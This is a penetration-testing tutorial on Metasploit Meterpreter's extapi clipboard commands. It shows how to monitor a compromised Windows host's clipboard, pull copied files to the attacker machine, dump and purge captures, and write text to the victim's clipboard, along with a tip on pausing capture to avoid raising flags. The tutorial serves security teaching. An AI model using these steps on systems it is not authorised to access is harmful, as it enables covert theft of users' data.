iGNITE Technologies

Metasploit Framework
CLIPBOARD

WWW.HACKINGARTICLES.IN

Contents

Introduction

During the late 2014s, the Metasploit got an update featuring a functionality similar to the OJ TheColonial Reeves Extended API (extapi). It is originally intended for the Windows targets only, but it was refined and developed over time. It included 3 functionalities:


Service Management: With the help of this Meterpreter, users will be provided a service management interface. It will allow them to get a more detailed read of services running on the target, including the start-up status and services that can interact with the desktop.

Window Management: With this help, users will be able to enumerate all open windows. This will help the penetration testers to find out if the target is worth connecting to via VNC at a particular time.

Clipboard Management: Finally, the one that we will be discussing in detail in this post. It allows the attacker to read from the target's clipboard and write to it as well. It is not limited to text, but you can download files and images.


To begin, we need to have a meterpreter shell on a target machine. We will then use the load command to get the external API module loaded into the session as demonstrated below.

```
load extapi
```



```
meterpreter > load extapi
Loading extension extapi ... Success.
meterpreter > help
```

Running the help command will generate the command that can be run from the meterpreter shell, but with the addition of the command that is part of the Extapi module as well. Here, we can see that we have the command for reading the target's clipboard data, dumping captured clipboard data, initialising, pausing, Resume and terminating the capturing of the clipboard data, and setting the data to the target clipboard as well.




```
Extapi: Clipboard Management Commands
=====================================

    Command                    Description
    -------                    -----------
    clipboard_get_data         Read the target's current clipboard (text, files, images)
    clipboard_monitor_dump     Dump all captured clipboard content
    clipboard_monitor_pause    Pause the active clipboard monitor
    clipboard_monitor_purge    Delete all captured clipboard content without dumping it
    clipboard_monitor_resume   Resume the paused clipboard monitor
    clipboard_monitor_start    Start the clipboard monitor
    clipboard_monitor_stop     Stop the clipboard monitor
    clipboard_set_text         Write text to the target's clipboard
```

Starting Clipboard Monitoring

This module doesn't indefinitely capture the clipboard data as the clipboard gets overwritten from time to time as soon as the target copies another data, into the memory. This data can range from text to files.

```
clipboard_monitor_start
```


It is surprising the amount of data that can be obtained from the clipboard. To initialize the capture, we will use the clipboard_monitor_start command.



```
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
```


Getting a File from Clipboard

After starting the clipboard monitoring using the command in the previous section, we move to our target machine to stimulate the copying of files. Here, we can see that we are copying a PowerShell script file named OpenSSH inside a directory. It is quite possible that it might contain a key that can be used to connect via the SSH service.



Back to our attacker machine and to the meterpreter shell. Here, we run the "get data" command to retrieve the file copied to the clipboard.


```
clipboard_get_data
```



```
meterpreter > clipboard_get_data
Files captured at 2021-07-19 19:12:19.0727
==========================================

Remote Path : C:\BGinfo\openssh.ps1
File size   : 1497 bytes


==========================================
```


Dumping Clipboard Data

We just grabbed a singular file from the target, but what if we want to get multiple files that are copied on its clipboard. To stimulate this, we again get back to the target machine. Here, we see that the target has an image file, a text file, and an application file inside a directory by the name of the data. As the target user, we copied all the files inside the directory.



Back to our attacker machine and to the meterpreter shell. Here, we run the dump command to retrieve the files copied to the clipboard. We can see that the OpenSSH file was downloaded again. It is because we initialised the capture earlier, so any files that were copied since then will be retrieved.

```
clipboard_monitor_dump
```




```
meterpreter > clipboard_monitor_dump
Files captured at 2021-07-19 19:12:12.0064
==========================================

Remote Path : C:\BGinfo\openssh.ps1
File size   : 1497 bytes
Downloading : C:\BGinfo\openssh.ps1 → ./openssh.ps1
Downloaded 1.46 KiB of 1.46 KiB (100.0%) : C:\BGinfo\openssh.ps1 → ./openssh.ps1
download    : C:\BGinfo\openssh.ps1 → ./openssh.ps1

==========================================

Files captured at 2021-07-19 19:12:32.0504
==========================================
Remote Path : C:\data\Capture.PNG
File size   : 6573 bytes
Downloading : C:\data\Capture.PNG → ./Capture.PNG
Downloaded 6.42 KiB of 6.42 KiB (100.0%) : C:\data\Capture.PNG → ./Capture.PNG
download    : C:\data\Capture.PNG → ./Capture.PNG

==========================================

Files captured at 2021-07-19 19:12:35.0467
==========================================
Remote Path : C:\data\data_core.txt
File size   : 26 bytes
Downloading : C:\data\data_core.txt → ./data_core.txt
Downloaded 26.00 B of 26.00 B (100.0%) : C:\data\data_core.txt → ./data_core.txt
download    : C:\data\data_core.txt → ./data_core.txt

==========================================

Files captured at 2021-07-19 19:12:37.0748
==========================================
Remote Path : C:\data\decrypt_GlobeImposter.exe
File size   : 1035008 bytes
Downloading : C:\data\decrypt_GlobeImposter.exe → ./decrypt_GlobeImposter.exe
skipped     : C:\data\decrypt_GlobeImposter.exe → ./decrypt_GlobeImposter.exe

==========================================

[+] Clipboard monitor dumped
```

Pausing the Clipboard Capture

It is possible to get a large capture that could result in a failure and the amount of data transfer can raise some flags. Hence, it is recommended to pause the capture when you are not actively gathering the clipboard data from the target machine. If you ever want to unpause the capture, use the resume command.

```
clipboard_monitor_pause
```




```
meterpreter > clipboard_monitor_pause
[+] Clipboard monitor paused successfully
```

Purging Clipboard Capture

The next command to discover is another that can help while working with the clipboard data. The amount of data captured by the clipboard can be overwhelming or maybe you just want to remove the captured data altogether. In such scenarios, you can use the purge command. In the demonstration, we tried to dump the capture after running the purge and we can see that there is no data in the capture.

```
clipboard_monitor_purge
clipboard_monitor_dump
```




```
meterpreter > clipboard_monitor_purge
[+] Captured clipboard contents purged successfully
meterpreter > clipboard_monitor_dump
[+] Clipboard monitor dumped
meterpreter >
```

Setting Clipboard Data


While introducing the clipboard commands, we said that it is possible to set the clipboard of the target machine as well. We need to use the set text command for this task. As demonstrated in the image below, we take the text that we want to be stored inside the clipboard of the target user and then use it as a parameter between the double quotes.

```
clipboard_set_text "You have been hacked"
```



```
meterpreter > clipboard_set_text "You have been hacked"
meterpreter >
```

To stimulate the response from the target end, we move back to the target machine and open a text editor. Then we paste it onto the text editor to find the same text stored inside the clipboard as we set through our attacker machine.




You have been hacked

Stopping Clipboard Capture

similar to the pausing of the clipboard. There is a command to stop the capture altogether. The difference between the two is that while paused capture can be resumed, the stopped capture cannot be resumed and the data that is captured is not accessible after the fact.

```
clipboard_monitor_stop
```



```
meterpreter > clipboard_monitor_stop
[+] Clipboard monitor stopped
```

Conclusion

Concluding this article, we can say that this was one of the lesser-known mechanisms of the Metasploit Framework that can be used by any penetration tester. We will be discussing the External API extension provided by Metasploit later.